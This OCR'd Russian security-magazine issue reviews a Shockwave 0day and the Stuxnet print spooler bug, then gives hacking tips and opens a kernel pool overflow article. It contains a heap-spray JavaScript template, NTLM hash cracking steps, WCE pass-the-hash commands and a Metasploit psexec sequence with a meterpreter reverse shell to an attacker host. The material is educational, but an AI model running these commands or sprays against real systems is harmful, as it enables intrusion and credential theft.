
BRIEF

Товарищи из секьюрити-команды Abysssec опубликовали 0day для Adobe Shockwave. Да, вот так просто взяли и опубликовали. Конечно, данный продукт не так популярен, как скажем, Flash или Acrobat Reader, но все же достаточно распространен. Что сделано, то сделано — раз эксплойт есть, то давай его и рассмотрим.

EXPLOIT

Данная бага связана с парсингом файлов формата «DIR». Этот формат базируется на формате «RIFF» и описывает контейнер с потоковыми мультимедиа-данными. Данный формат начинается с заголовка «\x57\x46\x49\x52» — «XFIR» и последующей длины файла. После этого идут блоки данных; один за другим, каждый блок начинается с четырехбайтного идентификатора, размера блока и данных. Вот пример идентификаторов: «tSAC», «pami»,«rcsL». Уязвимость кроется как раз в обработке некоторых «rcsL»-блоков. Результат фаззинга по блокам показал, что в некоторых случаях Shockwave просто падает. Анализ показал, что при обработке «rcsL»-блока с кривыми данными можно «влиять» на регистр EAX, который используется для вычисления динамического указателя в куче:

```
0x68122A42   mov    eax, [esp+18h+arg_4]
        ; берем EAX из DIR файла
0x68122A42   mov    edx, [esi+28]
0x68122A42   mov    [esi+0A4], eax
0x68122A42   mov    dword ptr [esi+20], 80000001
0x68122A42   mov    ecx, [edx]
0x68122A42   lea    eax, [eax+eax*2]      ; грузим адрес,
```





Printer Document View Help

Document Name	Status	Owner	Pages	Size	Submitted	Port
Default	printing	Guest	n/a	502 KB	22:15:43 16.09.2010	winsta.exe
Default		Guest	n/a		22:15:44 16.09.2010	wbem\mof\sysnullevnt.mof

Stuxnet поставил на печать :). Скриншот из отчета компании ESET

```
0x68122A42   push   esi
0x68122A42   call   dword ptr [ecx+eax*8+20]
      ; считаем указатель
```

В итоге адрес, по которому происходит вызов, находится в районе «теоретического» расположения HeapSpray. Другими словами, ecx+eax*8+20 будет указывать на NOP-блок перед шеллкодом из кучи (HeapSpray поможет расположить его, где надо). Так как call идет по ссылке, то в NOP-блоке должен быть не только NOP, но и указатель. Для этого в качестве NOP-блока используется последовательность 0x0A0A0A0A. Тогда CALL возьмет этот адрес и передаст по нему управление, и оператор 0x0A0A будет интерпретироваться уже как or "cl, dword ptr [edx]". Таким вот образом атака на указатель приводит к выполнению произвольного кода.

SOLUTION

От 0day только один выход — отключить плагин или вовсе удалить Adobe Shockwave.

04 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В ДИСПЕТЧЕРЕ СЛУЖБЫ ПЕЧАТИ

CVE

CVE-2010-2729

TARGETS

- Windows XP
- Windows 2003
- Windows 2008
- Windows 7

BRIEF

Всем известный червь Stuxnet таил в своем чреве несколько 0day-уязвимостей. Сегодня мы поговорим об одной такой баге, которую червь использовал для захвата соседних рабочих станций, находящихся в одной сети с зараженной машиной. Ошибка кроется в службе печати ОС Windows, которая и позволяет удаленно выполнить произвольный код с правами системы.

EXPLOIT

Так как уязвимость кроется в службе печати, то для удаленной эксплуатации данной штуки необходимо, чтобы служба удаленной печати была включена. С помощью удаленного доступа к этой службе любой пользователь (имеющий права гостя), может получить права Системы и выполнить код. Для эксплуатации уязвимости используются специально сформированные запросы печати по протоколу RPC. Уязвимость эксплуатируется через вызов RpcStartDocPrinter, который говорит серверу, что для него есть кое-что на печать:

```
DWORD RpcStartDocPrinter(
[in] PRINTER_HANDLE hPrinter;
[in] DOC_INFO_CONTAINER* pDocInfoContainer;
[out] DWORD* pJobId
);
```

Второй параметр содержит указатель на структуру с описанием:

```
typedef struct _DOC_INFO_1 {
wchar_t* pDocName;
wchat_t* pOutputFile;
wchar_t* pDatatype;
} DOC_INFO_1
```

Эта структура контролируется атакующим (как входной параметр), и самое интересное тут — pOutputFile. Эта переменная может задавать имя выходного файла, который будет сохранен на уязвимой машине, причем расширение этого файла никак не контролируется, так что можно и .exe записать. После этого записываем данные в созданный .exe-файл на удаленном сервере:

```
DWORD RpcWritePrinter(
[in] PRINTER_HANDLE hPrinter,
[in] BYTE* pBuf,
[in] DWORD cbBuf,
[out] DWORD* pcWritten
```

Этот вызов отправит данные серверу по открытому дескриптору печати, что приведет к записи произвольного .exe-файла в системную директорию атакуемой машины (%SystemRoot%\system32). Теперь вопрос в том, как запустить наш .exe-файл.
Для эксплойта в составе Metasploit знаменитый хакер ЭйчДи Мур (HD Moore) придумал использовать вызов NetrJobAdd, который добавляет задачу в планировщик на запуск созданного в system32 файла. Вот такие дела. Разумеется, протестировать эксплойт можно и в домашних условиях, ведь он уже в составе Metasploit.

SOLUTION

Данная уязвимость была оперативно пропатчена Microsoft (в отличие от других 0day, используемых Stuxnet, которые еще долго были не исправлены). Так что надеюсь, ты обновился.

STUXNET АТАКУЕТ

Всего червь использовал шесть уязвимостей, из них пять уязвимостей в ОС Windows. Одна из этих баг — старая добрая дырка, используемая червем Confliker. Остальные же — настоящие 0day. В обзоре мы уже говорили про LNK-эксплойт и ошибку в службе печати, но за кадром остались еще две уязвимости, разреверсенные в исследовательской лаборатории ESET в Москве под началом Александра Матросова (eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf). Уязвимости кроются в таск-менеджере и в win32.sys и позволяют червячку поднять права до системных. Кроме того, одна уязвимость связана с SCADA от Siemens, а именно — содержится в прошитом по умолчанию пароле для БД.

ЭВОЛЮЦИЯ ИЗОБРАЖЕНИЯ НА ВАШЕМ МОНИТОРЕ

LED-монитор LG E50VR с инновационной технологией SUPER+ Resolution* – новый шаг в эволюции качества изображения. Теперь Вы сможете смотреть фотографии, видео- и DVD-фильмы стандартного разрешения в HD-качестве даже на полном экране. Встроенная функция Dual Web** позволит Вам разделить экран на 2 рабочих стола, а подставка-трансформер поможет удобно установить монитор в любом месте. Наслаждайтесь потрясающе реалистичным и ярким изображением, ведь Ваши глаза достойны лучшего.





SUPER+ Resolution



Монитор LG E50VR
www.lg.ru





Двойной экран



Высокий контраст



Изображение высокого разрешения



Мультимедийный интерфейс высокой четкости





2 способа установки

* Супер+ Разрешение
** Дуал Веб
*** Постигнуть неведомое

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России). www.lg.ru

Тюрин «GreenDog» Алексей agrrrdog@gmail.com)





Easy Hack



№ 1 ЗАДАЧА: ОРГАНИЗОВАТЬ КОНТРОЛЬ УЯЗВИМОГО ПО ПОД WINDOWS

РЕШЕНИЕ:

Не секрет, что количество client-side-атак все увеличивается и увеличивается, поэтому надо задуматься и о своей безопасности. Мы с вами люди, конечно, прошаренные, но не всегда удается уследить за дырками и заплатками ко всему тому ПО, что стоит на домашних компах, особенно если это ОС из семейства Windows. Поэтому рекомендую такую классную вещь, как PSI от Secunia (secunia.com/vulnerability_scanning/personal/).

Эта тулза мониторит установленное на твоем компе ПО на предмет известных уязвимостей. И если такое присутствует, дает ссылку на его обновление, либо исправление. Особое внимание уделено дыркам в браузерах, их плагинах, элементах ActiveX.

Конторе Secunia можно доверять: тулза знает большое количество самого распространенного ПО, а база уязвимостей содержит самую актуальную информацию (что приятно — иногда с точным описанием уязвимостей). Подытожу: такое ПО можно добавить в джентельменский набор к антивирю и файеру. Да и обычным юзерам желательно его поставить: мозгов особо не нужно, а основные дырки все же будут закрыты.



Много ПО — много уязвимостей

№ 2 ЗАДАЧА: ВНЕДРИТЬ HEAPSPRAY В INTERNET EXPLORER 8

РЕШЕНИЕ:

Несколько лет назад, до Explorer'а 8, было очень модно использовать технику хипспрея. В основном это делалось для создания живучих сплоитов, так как вне зависимости от системы мы знали, где находится шеллкод. Напомню, что хипспрей — это создание большого количества куч, заполненных NOP'ами с шеллкодом в конце. Мы создаем их так много, что забиваем всю память. А потому почти со 100% вероятностью можем утверждать, что если передать управление по адресу 0x0d0d0d0d, например, то попадем в нашу кучу, где сначала исполнится NOP-sled, а потом и наш шеллкод. Сами кучи, в основном, создавались посредством следующего JavaScript-кода:

```
//Shellcode в переменную:
var shell = unescape("какой-то_шеллкод");
//NOPы:
var bigbk=unescape("%u9090%u9090%u9090%u9090");
while(bigbk.length<0x50000) bigbk=bigbk+bigbk;

//Создаем кучи
var mem=new Array();
for(i=0; i<400;i++) {mem[i]=bigbk+shell;}
```

Но в Internet Explorer 8 люди из Майкрософта создали защиту от хипспрея на JS. Это стало одной из причин появления и распространения всяческих JIT-spray техник на основе Flash'a, Java, .NET-технологий, о которых можно было прочесть в прошлых номерах в статьях Алексея Синцова.

Однако не так давно Dave Aitel из компании IMMUNITY показал, как можно обойти защиту от хипспрея в IE8. А именно:

```
//Создаем кучи
var   h1=new Array();
h1[0] = bigbk + shell;
for (var i = 1 ; i < 300 ; i++) {
      h1[i] = h1[0].substring(0,h1[0].length )
}
```

За это честь ему и хвала :).

Более конкретных примеров приводить не буду, так как лучше посмотреть «вживую». А именно — в видеоролике к статье из прошлого номера про банк-клиенты за авторством все того же Алексея Синцова.

№ 3 ЗАДАЧА: АВТОМАТИЗИРОВАННЫЙ ПОИСК УЯЗВИМОСТЕЙ В СЕТКЕ


РЕШЕНИЕ:


Вернемся к олдскулу. Лет 10 назад всевозможные сканеры уязвимостей (Nessus, Retina, Xspider, etc.) были очень распространены, очень модны.


Большая часть «взломов» заключалась в сканировании подсетки каких-нибудь из них, нахождению сплоита под обнаруженную уязвимость и эксплуатацию его. В общем-то, изменилось немногое :). Разве что ПО стало «покрепче», а народ в массах перешел на взлом сайтов.
Куча проектов зародилось в те времена, но только несколько дожили до наших дней. Правда, теперь это в основном высококлассное платное ПО.
Хотя к взлому это имеет косвенное отношение: использование сканеров уязвимостей типа Nessus — достаточно «шумный» процесс. Но если ты находишься на светлой стороне, то можешь найти уязвимости в подвластной тебе сетке и радоваться этому :). Хотя и для другой стороны есть свои бонусы. Можно, например, смоделировать вражескую подсетку или отдельные хосты с сервисами и натравить на них сканер. А выявленные уязвимости уже вручную попробовать реализовать на жертве. Все-таки базы уязвимостей у сканеров очень приличные.
Как уже было написано выше, продукты в основном платные. Но есть пара вариантов. К примеру, можно попробовать такой классический вариант, как Nessus (tenable.com/nessus/).
Имеется версия, немного урезанная для «домашнего использования» (эх, а раньше был опенсорсным :)). Сам Nessus модульный и имеет клиент-серверную архитектуру. Основной функционал несут плагины.
Ставится сканер очень просто:

```
1) Устанавливаем сервак;
2) Запускаем Nessus Server Manager и прописываем ключ,
выданный на сайте после прохождения регистрации;
3) Там же прописываем пользователей;
4) Коннектимся на https://localhost:8834/.
```

Далее требуется создать и настроить профиль для сканирования (policies), потом уже можно сканировать(scans). Итоги — в Reports.
Прога в основе простая, но имеет широкие возможности по настройке. И чтобы не потеряться, имеется хорошая документация и набор видеороликов на сайте производителя.
Интересно будет всем, хотя бы побаловаться.
В общем, строим пентест-лабораторию, ставим сканер и повышаем свои скиллы :).


Пучок разнообразных уязвимостей на одном из хостов в подсетке


У Nessus'а очень много плагинов



ЗАДАЧА: ПОИСК ВЗАИМОСВЯЗАННЫХ САЙТОВ

РЕШЕНИЕ:

Сбор информации о жертве — дело важное, с этим вряд ли кто-то поспорит. Когда цель — небольшой сайт, то проблем особых нет. Пробежался ручками по сайту, его «соседям» и по его «возможностям»; просканил spider'ом структуру; нашел хостинг, да CMS'ку — и дело в шляпе. Основные направления возможных векторов атаки у нас в руках.
Но когда «работаешь» с чем-то более крупным, дело достаточно сильно усложняется. Особенно если требуется не просто найти какую-то одну уязвимость и влезть через нее, а рассмотреть все возможные пути причинения ущерба ресурсу. Либо в ситуациях, когда основной сайт достаточно хорошо защищен, попытаться «залезть» через его «соседей». Под «соседями» здесь понимаются ресурсы, которые каким-либо образом взаимосвязаны с нашей целью, будь то бизнес-отношения, либо технические (обмен контентом, например).
Большая часть действий производится с минимальной автоматизацией. Для понимания взаимоотношений между сайтами нужен мозг :). Но чтобы не лазить по просторам сайтов впустую и не тратить драгоценное время, есть один наборчик, который может нам помочь.
Небезызвестная компания Sensepost еще 6 лет назад представила набор скриптов на Perl'е для сбора информации о ресурсах — BiLE-suite (sensepost.com/cms/resources/labs/tools/misc/BiLE-suite.tgz). Сейчас набор входит и в платный пакет BiDiBLAH.
BiLE-suite включает в себя разнообразные тулзы, большая часть которых связана с работой с DNS. Но есть пара под нашу задачу — BiLE.pl и BiLE-weigh.pl.
Суть заключается в том, что сначала первый скрипт, используя запросы в гугле в стиле «link:», находит сайты, ссылающиеся на нашу жертву. Потом, сканируя структуру нашей жертвы, находит все исходящие ссылки. А с помощью BiLE-weigh определяются весовые коэффициенты, указывающие на взаимосвязанность сайтов между собой. Причем последний скрипт дает оценку не просто по количеству ссылок между сайтами; учитывается и то, ссылаются ли они друг на друга или только «в одну сторону», и какое общее количество исходящих ссылок на конечных сайтах (чтобы снизить оценку новостным порталам).
Для работы скрипта требуется HTTrack (httrack.com/page/2/en/index.html).
HTTrack — это оффлайн-браузер, с помощью которого BiLE скачивает сайты и потом уже парсит их, доставая ссылки.
HTTrack есть и под Win, и под *nix'ы. Скрипты BiLE-suite заточены под никсы, но поработав напильником, можно заставить их работать и под виндой.
Мне скрипты понравились, я себе на BackTrack4 поставил.
Итак, сначала ставим HTTrack:

```
#tar xvfz httrack-3.43-9C.tar.gz
#./configure && make && su -c 'make install'
```



На сайте написано, что можно поставить webhttrack с репозитория, но там не та версия, которая требуется. Далее пришлось подкорректировать BiLE-weigh.pl:


```
Заменяем:
`cat temp | sort -r -t ":" +1 -n > @ARGV[1].sorted`;
На:
`cat temp | sort -r -t ":" --key=2  > @ARGV[1].sorted`;
```

Возможно, также придется подкорректировать переменную $mc в 67 строке в BiLE.pl. Например, убрать скачку swf-файлов, которые для нас бессмысленны, или указать полный путь до HTTrack для работы под Win. Пример использования BiLE по сайту backtrack-linux.org:

```
perl BiLE.pl www.backtrack-linux.org BT
```

Где www.backtrack-linux.org — название анализируемого ресурса;
BT — название итогового файла.
Если точнее, то будет BT.mine и BT.warus, но последний ни для чего не используется.
Запускаем определение и сортировку весовых коэффициентов:

```
perl BiLE-weigh.pl www.backtrack-linux.org BT.mine
```



Сайты, взаимосвязанные с www.backtrack-linux.org

В итоге мы получим BT.mine.sorted. То есть список взаимосвязанных сайтов в порядке убывания, по которым и начинаем ползать ручками :).




№ 5 ЗАДАЧА: ВЫНУТЬ ПАРОЛЬ ИЗ NTLM/LM-ХЕША

РЕШЕНИЕ:

Издревле одной из основных целей взлома являлось получение админского доступа к хосту. И если отбросить все, то данный доступ подразумевает знание админского пароля. Откуда же его получить? Способов масса :). Но сегодня мы поговорим о том, как вынимать их прямо из ОС. А точнее, о Windows-системах с их LSA- и SAM-хранилищами.
Я думаю, всем известно, что Windows не хранит пароли в открытом виде. Он их в NTLM и LM-хешах хранит. По сути, это MD4 и DES-хеш соответственно.
Как понятно, доступ к LSA- и SAM-хранилищам (есть еще места) простым смертным закрыт. Но хорошие дяди в разноцветных шапках написали кучку тулз, чтобы вынуть хешики из того или иного места. Жаль, что для большей части этих тулз требуются высокие привилегии из-за необходимости использования техники DLL-инжекта, а именно — SeDebugPrivilege. Кроме этого хеши можно получить с помощью снифферов.

Перебор занимает какое-то время. Можно попить чаю и помедитировать



На самом деле проблем, связанных с безопасностью у NTLM'а, как протокола, достаточно много. Причем они настолько глубоки, что не имеют простых решений в данной реализации (точнее, реализациях) протокола. Но перейдем к делу. Предположим, мы влезли в систему под управлением ОС Windows и сдампили хеши, используя тулзу pwdump, например, или проснифали NTLM-хеш с challenge'ем, используя модуль smb_sniff из Metasploit'а (см. майский номер журнала). Что с ними делать дальше? Методов несколько, но для примера пробрутфорсим с помощью такой чудо-проги, как Cain&Abel (oxid.it/cain.html).
Все, что нам требуется — подгрузить хеши в прогу (вкладка Cracker) и выбрать метод перебора:

```
1) Прямой перебор;
2) По словарю;
3) По радужным таблицам.
```

Далее можно начинать перебор. Если доступен LM-хеш, то лучше начать с него. Так как он, во-первых, регистронезависмый, уменьшается набор символов для перебора. А, во-вторых, состоит из двух частей по 7 символов, каждый из которых можно брутить отдельно. Причем пароль дополняется нулями, если он меньше 14 символов. Поэтому, найдя кусок из второй части, можно уже более нацелено подойти к подбору первой. Все это существенно ускоряет процесс перебора. После этого можно перебрать NTLM-хеш, определив тем самым регистр найденного пароля. С LM-хешами есть пара важных моментов:

```
• Начиная с Висты, LM-хеши не генерятся для пользователей;
• Если пароль длиннее 15 символов, то его нельзя восстановить из LM-хеша;
• Большинство тулз по подбору некорректно работают с русской кодировкой cp866.
```

Думаю, с настройками перебора в Cain'е проблем возникнуть не должно (см. рисунок):

```
• Выбираем тип перебора;
• Тип хеша;
• Словарь или алфавит для перебора.
```

Если же пасс получен из сниффера, то тип выбирается с пометкой Challenge. У smb_relay challenge равен «1122334455667788».
Но если приходится часто сталкиваться с перебором, особенно по большим алфавитам, то желательно воспользоваться «радужными таблицами» (rainbow tables). Поскольку за пару абзацев идею не донести, читай статейку habrahabr.ru/blogs/algorithm/82941/, а также гугл в помощь. А для приближенного понимания — суть в том, что в таблицах уже просчитаны и специальном образом свернуты хеши для большого количества паролей.
Таблицы достаточно крупные по своим размерам, генерятся достаточно долго, но оправдываются высокой скоростью нахождения пассов в дальнейшем.

Достать их можно либо в Сети (ищи на торрентах), либо купив, либо сгенерив на дому. Для генерации таблиц можно использовать либо rtgen.exe из набора RainbowCrack (project-rainbowcrack.com/index.htm), либо используя winrtgen.exe из Cain'a. Но у последней, опять же, траблы с русским языком.
Брутфорсить по полученным таблицам лучше с помощью RainbowCrack. Кстати, есть мнение, что добавление соли (salt) к паролю при использовании хеш-функций (как, например, это делается на многих форумах) не дает возможность использовать радужные таблицы для перебора. Это не так. Проблема заключается лишь в том, что нужно будет создать радужные с этой солью. Поэтому есть таблицы и для NTLM-, и для NTLM+challenge-хешей.




ЗАДАЧА: ПОЛУЧАЕМ АДМИНСКИЕ ПРАВА ПОД WINDOWS БЕЗ БРУТА NTLM/LM-ХЕШЕЙ

РЕШЕНИЕ:

Я продолжу предыдущую тему, но несколько в другом контексте. Пасс админа — вещь, конечно, прекрасная, но цель наша — все-таки админский доступ. К тому же, если говорить о доменном админе, то до его прав или хешей во многих случаях получается добраться постепенно. А начинается это, чаще всего, с компа какой-нибудь бесправной секретарши. Потом — права какого-нибудь саппорта, админские и т.д. Хеши — это конечно прекрасно, но брутить все подряд — дело долгое. К нашей радости, все в том же протоколе NTLM, в обеих его реализациях, есть большая дырка. Для аутентификации достаточно знать только хеш пользователя. То есть даже брутить ничего не надо. Достал хеш — и можешь лазить по сетке с правами скомпрометированного юзера :). Техника тоже очень старая, в теории существующая аж с 1997 года. Название — Pass The Hash. По факту очень юзабельна. Тулз для реализации несколько.
Я опишу две. От «создателя» техники — Hernan Ochoa (oss.coresecurity.com/pshtoolkit/doc/index.html и hexale.blogspot.com) и модуль, входящий в состав Metasploit.
Не так давно pshtoolkit был переработан и теперь называется WCE: Windows Credentials Editor (www.ampliasecurity.com/research/wce_v1.0.tgz). Не обращай внимание на «странное» расширение — в архиве обычный exe'шник.
Итак, основные возможности WCE.
Для начала можно вынуть NTLM/LM-хеши из памяти.

```
То, что в памяти:
>wce.exe -l
```

Прав на удаленную папку нет. Запускаем проводник по хешу юзера с соседнего компьютера — теперь доступ есть



```
После каждого logon'а:
>wce.exe -e
Каждые 10 секунд:
>wce.exe -r10
Записать итог в память:
>wce.exe -o ntlms.txt
```

Далее — добавить/удалить хеши в память, модификация данных по сессиям:

```
> wce.exe -s user:Victim:1F27ACDE849935B0AAD3B435B5140
4EE:579110C4914
5015C47ECD267657D3174 -c "c:\Program Files\Internet
Explorer\iexplore.exe"
```

Где -s «добавляет» нового пользователя с именем «user», доменом «Victim» и последующим LM- и NTLM-хешем, а -с указывает, какую программу следует запустить под этим пользователем (в примере — Проводник).
В Metasploit'e, как обычно, все делается быстро и просто.

```
Запускаем модуль для выполнения pth:
msf>use exploit/windows/smb/psexec
Нагрузка — метерпретер и свой IP для бекконнекта:
msf>set PAYLOAD windows/meterpreter/reverse_tcp
msf>set LHOST 192.168.146.129
Указываем нашу жертву:
msf>set RHOST 192.168.0.101
Имя пользователя, от которого будут выполняться команды:
msf>set SMBUser Администратор
И его "LM:NTLM" хеши:
msf>set SMBPass 1F27A…….04EE:579…….2676
Запускаем атаку:
msf>exploit
```

В итоге получаем доступ к хосту с правами пользователя через Meterpreter. ⌶

Pass The Hash через Metasploit Framework

Никита Тараканов CISS Research Team, Александр Бажанюк

БУРИМ ЯДРО WINDOWS



KERNEL POOL OVERFLOW — ОТ ТЕОРИИ К ПРАКТИКЕ

Ядро винды всегда было лакомым кусочком для хакера, особенно при наличии законченных методик его эксплуатирования, приводящих к повышению прав. Учитывая тот факт, что за последние несколько лет количество уязвимостей, связанных с переполнением динамической памяти ядра, резко возросло, я активно заинтересовался данным направлением и, к собственному удивлению, в конечном итоге накопал столько материала, что его хватит не на один 0day-баг.

Актуальность проблемы

Технология Memory Management является одной из самых важных в работе ядра. Уязвимости этого механизма, пожалуй, также самые страшные и, в то же время, актуальные. Они и являются основным стимулом для создания всяких разных видов защиты, таких как safe unlinking. В этой статье будут детально рассмотрены некоторые аспекты, как теоретические, так и практические, по эксплуатации динамического переполнения памяти ядра. Для начала я покажу пальцем на самых ярких представителей уязвимостей этой касты.

```
ms08-001 - IGMPv3 Kernel Pool Overflow — удаленное
переполнение в tcpip.sys;
ms09-006 — уязвимость в обработке определенных записей
wmf/emf, связанная с брешью в win32k.sys;
ms10-058 — integer overflow уязвимость, ведущая к
переполнению пула в tcpip.sys.
```

Обзор распределения памяти ядром

Как в любой уважающей себя операционной системе, Windows (а точнее говоря, ее ядро) предоставляет некоторые функции для выделения/освобождения памяти. Виртуальная память состоит из блоков, называемых страницами. В архитектуре Intel x86 размер страницы составляет 4096 байт. Однако большинство запросов на выделение памяти меньше объема страницы. Поэтому функции ядра, такие как ExAllocatePoolWithTag и ExFreePoolWithTag, резервируют неиспользуемую память для последующего ее выделения. Внутренние функции напрямую взаимодействуют с железом каждый раз, когда страница задействована. Все эти процедуры достаточно сложны и деликатны, вот почему они реализованы именно в ядре.

Различия между Paged и NonPaged pool

Память ядра системы делится на два различных пула. Этот финт был придуман для выделения наиболее часто используемых блоков памяти. Система должна знать, какие страницы наиболее востребованы, а от каких можно временно отказаться (логично, правда?). Paged pool может быть сохранен в оперативной памяти или вытеснен в файловую систему (swap). NonPaged pool используется для важных задач, существует только в оперативной памяти и для каждого уровня IRQL. Файл pagefile.sys содержит paged-память. В недалеком прошлом он уже становился жертвой атаки, в ходе которой неподписан-

ный код внедрялся в ядро Vista. Среди обсуждаемых решений было предложено отключить paged-память. Джоанна Рутковска рекламировала такое решение как более безопасное по сравнению с другими, хотя следствием этого стала небольшая потеря физической памяти. Microsoft отказывается от прямого доступа к диску, что подтверждает важность таких возможностей ядра Windows, как Paged- и NonPaged-пулы. Эта статья написана с упором на NonPaged pool, так как обработка Paged-Pool происходит совершенно иначе. NonPaged pool можно рассматривать как более ли менее типичную реализацию heap. Подробная информация о системных пулах доступна в Microsoft Windows Internals.

Таблица NonPaged pool

Алгоритм выделения должен быстро распределять наиболее часто используемые объемы. Поэтому существуют три разные таблицы, каждая из которых выделяет память определенного диапазона. Такую структуру я обнаружил в большинстве алгоритмов управления памятью. Считывание блоков памяти с устройств занимает некоторое время, поэтому в алгоритмах Windows происходит балансировка между скоростью ответа и оптимальным выделением памяти. Время ответа сокращается, если блоки памяти сохраняются для последующего выделения. С другой стороны, избыточное резервирование памяти может сказаться на производительности.

Таблица представляет собой отдельный способ хранения блоков памяти. Мы рассмотрим каждую таблицу и ее местоположение.

NonPaged lookaside — таблица, назначаемая каждому процессору и работающая с объемами памяти, менее или равными 256 байт. У каждого процессора есть контрольный реестр (PCR), хранящий служебные данные процессора — уровень IRQL, GDT, IDT. Расширение реестра называется контрольным регионом (PCRB) и содержит lookaside-таблицы.

Lookaside-таблицы предоставляют наиболее быстрое считывание блоков памяти по сравнению с другими типами. Для такой оптимизации очень важно время задержки, а односвязный список (который реализован в Lookaside) тут намного эффективнее, чем двухсвязный. Функция ExInterlockedPopEntrySList используется для выбора записи из списка с использованием аппаратной инструкции «lock». PPNPagedLookasideList и есть вышеупомянутая Lookaside-таблица. Она содержит два Lookaside-списка: P и L. Поле «depth» структуры GENERAL_LOOKASIDE определяет, как много записей может находиться в списке ListHead. Система регулярно обновляет этот параметр, используя различные счетчики. Алгоритм обновления основан на номере процессора и не одинаков для P и L. В списке P поле «depth» обновляется чаще, чем в списке L, потому что P оптимизирован под очень маленькие блоки.

